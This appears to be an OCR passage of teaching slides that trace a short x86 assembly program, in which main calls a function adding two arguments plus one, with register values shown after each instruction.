  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | |
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x8048397 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| %eax | 0x28 |
|---|---|
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x8048397 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| %eax | 0x28 |
|---|---|
| %edx | |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x804839a |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| %eax | 0x28 |
|---|---|
| %edx | 0xa |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x804839a |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| %eax | 0x28 |
|---|---|
| %edx | 0xa |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x804839d |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x32 |
| %edx | 0xa |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x804839d |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x32 |
| %edx | 0xa |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x80483a0 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x80483a0 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2b0 |
| %eip | 0x80483a3 |





```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
  lea (%edx,%eax,1),%eax       0x804839d
  add $0x1,%eax                0x80483a0
  pop %ebp                     0x80483a3
  ret                          0x80483a4
main:
  push %ebp                    0x80483a5
  mov %esp,%ebp                0x80483a6
  sub $0x18,%esp               0x80483a8
  movl $0x28,0x4(%esp)         0x80483ab
  movl $0xa,(%esp)             0x80483b3
  call 0x8048394               0x80483ba
  mov %eax,-0x4(%ebp)          0x80483bf
  mov -0x4(%ebp),%eax          0x80483c2
  leave                        0x80483c5
  ret                          0x80483c6
```

| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b0 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483a3 |





| | |
|---|---|
| %eax | 0x33 |
| %edx | 0xa |
| %esp | 0xfd2b4 |
| %ebp | 0xfd2d0 |
| %eip | 0x80483a3 |

```
callee:
  push %ebp                    0x8048394
  mov %esp,%ebp                0x8048395
  mov 0xc(%ebp),%eax           0x8048397
  mov 0x8(%ebp),%edx           0x804839a
